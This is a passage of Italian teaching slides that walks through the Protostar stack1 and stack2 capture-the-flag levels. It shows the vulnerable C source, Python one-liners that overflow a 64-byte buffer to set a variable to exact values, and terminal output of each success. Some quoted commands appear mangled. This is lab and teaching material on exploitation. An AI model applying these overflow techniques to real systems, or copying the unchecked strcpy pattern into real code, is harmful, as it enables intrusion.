
```
python -c 'print "a" * 64 + "abcd"'
```
- L'output del comando precedente è passato come primo argomento di stack1:

```
/opt/protostar/bin/stack1  
'python -c 'print "a" * 64 + "abcd"''
```



# Albero di attacco

Stack-based Buffer Overflow  
(Impostazione di variabile a valore preciso)



# Risultato

La variabile `modified` è stata modificata in modo diverso

```
Starting OpenBSD Secure Shell server: sshdCould not load host key: /etc/ssh/ssh_
host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting ACPI services....
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ /opt/protostar/bin/stack1 $(python -c 'print "a" * 64 + "abcd"')
Try again, you got 0x64636261
$ _
```



# Cosa è andato storto?

- L'**input**, sebbene inserito nell'ordine corretto, **appare al rovescio** nell'output del programma
  - Input: 0x61626364 ('abcd')
  - Output: 0x64636261 ('dcba')
- Motivo: l'architettura Intel è **Little Endian**



# Un nuovo tentativo

- Proviamo ad immettere l'input con gli ultimi 4 caratteri al contrario


```
/opt/protostar/bin/stack1
```

```
'python -c 'print "a" * 64 + "dcba"''
```



# Albero di attacco

Stack-based Buffer Overflow  
(Impostazione di variabile a valore preciso)



# Risultato

La variabile modified è stata modificata correttamente

```
Starting ACPI services....
Starting OpenBSD Secure Shell server: sshdCould not load host key: /etc/ssh/ssh_
host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ /opt/protostar/bin/stack1 $(python -c 'print "a" * 64 + "dcba"')
you have correctly got the variable to the right value
$ _
```



# Sfida vinta!





# Stack 2

- "Stack2 looks at **environment variables**, and how they can be set"
- Il programma in questione si chiama `stack2.c` e il suo eseguibile ha il seguente percorso:  
`/opt/protostar/bin/stack2`



# Stack 2

## stack2.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {

    volatile int modified;
    char buffer[64];
    char *variable;

    variable = getenv("GREENIE");
    if(variable == NULL) {
        errx(1, "please set the GREENIE environment variable\n");
    }

    modified = 0;
    strcpy(buffer, variable);

    if(modified == 0x0d0a0d0a) {
        printf("you have correctly modified the variable\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```



# Capture the Flag!

➤ L'obiettivo della sfida è impostare la variabile `modified` al valore `0x0d0a0d0a` a tempo di esecuzione

➤ Il modus operandi è sempre lo stesso

1. Raccogliere più informazioni possibili sul sistema
2. Aggiornare l'albero di attacco
3. Provare l'attacco solo dopo aver individuato un percorso plausibile
4. Se l'attacco non è riuscito, tornare al punto 1
5. Se l'attacco è riuscito, sfida vinta!



# Raccolta di informazioni

- Il programma `stack2` accetta **input locali**, tramite una variabile di ambiente (`GREENIE`)
  - L'input è una stringa generica
  - La variabile di ambiente `GREENIE` non esiste, dobbiamo crearla noi
- Non sembrano esistere altri metodi per fornire input al programma



# Individuazione dei caratteri

- Leggendo il manuale sul set ASCII  
`man ascii`
- Scopriamo che i caratteri corrispondenti ai codici richiesti sono i seguenti
  - 0x0a → '\n' (ASCII Line Feed)
  - 0x0d → '\r' (ASCII Carriage Return)



# Primo tentativo

- Entriamo nella cartella di lavoro ed impostiamo un valore per la variabile di ambiente GREENIE

```
cd /opt/protostar/bin  
export GREENIE=abc
```

- Visualizziamo il valore della variabile

```
echo $GREENIE
```

- Otteniamo **abc**



# Primo tentativo

- Mandiamo in esecuzione stack2  
`./stack2`
- Otteniamo il messaggio di errore  
`Try again, you got 0x00000000`
- Era quanto ci aspettavamo, perchè il valore della variabile `modified` non è stato modificato
  - Il valore di `GREENIE` viene copiato in buffer, ma non provoca overflow



# Secondo tentativo

- Proviamo ad impostare GREENIE ad un valore maggiore di 64 byte, ad esempio alla stringa con 65 caratteri 'a'
- Possiamo farlo usando Python:  
`export GREENIE='python -c 'print "a" * 65''`
- Visualizziamo il valore della variabile  
`echo $GREENIE`
- Otteniamo la stringa di 65 'a'





# Secondo tentativo

- Mandiamo in esecuzione stack2  
`./stack2`
- Otteniamo il messaggio di errore  
`Try again, you got 0x00000061`
- Notiamo che si è verificato stack overflow, ma che il valore della variabile `modified` non è quello desiderato
  - 64 'a' sono state copiate in `buffer` e una in `modified`




# Modus operandi

- L'idea su cui si poggia l'attacco a stack2 è identica a quella vista per stack1
  - Si costruisce un input di 64 'a' per riempire buffer
  - Si appendono i 4 caratteri aventi codice ASCII 0x0d, 0x0a, 0x0d, 0x0a, al rovescio, per riempire modified
  - Si invia l'input a stack2



# Albero di attacco

Stack-based Buffer Overflow  
(Impostazione di variabile tramite variabile di ambiente)



# Terzo tentativo

- Proviamo ad impostare GREENIE al valore desiderato
  - Costruiamo un input di 64 caratteri 'a' per riempire buffer
  - Appendiamo i 4 caratteri aventi codice ASCII 0x0d, 0x0a, 0x0d, 0x0a, al rovescio, per riempire modified

- Possiamo farlo usando Python:

```
export GREENIE='python -c 'print "a" * 64'' + "\x0a\x0d\x0a\x0d"'
```



# Terzo tentativo

- Visualizziamo il valore della variabile  
`echo $GREENIE`
- Mandiamo in esecuzione stack2  
`./stack2`
- Otteniamo il messaggio  
`you have correctly modified the variable`



# Sfida vinta!

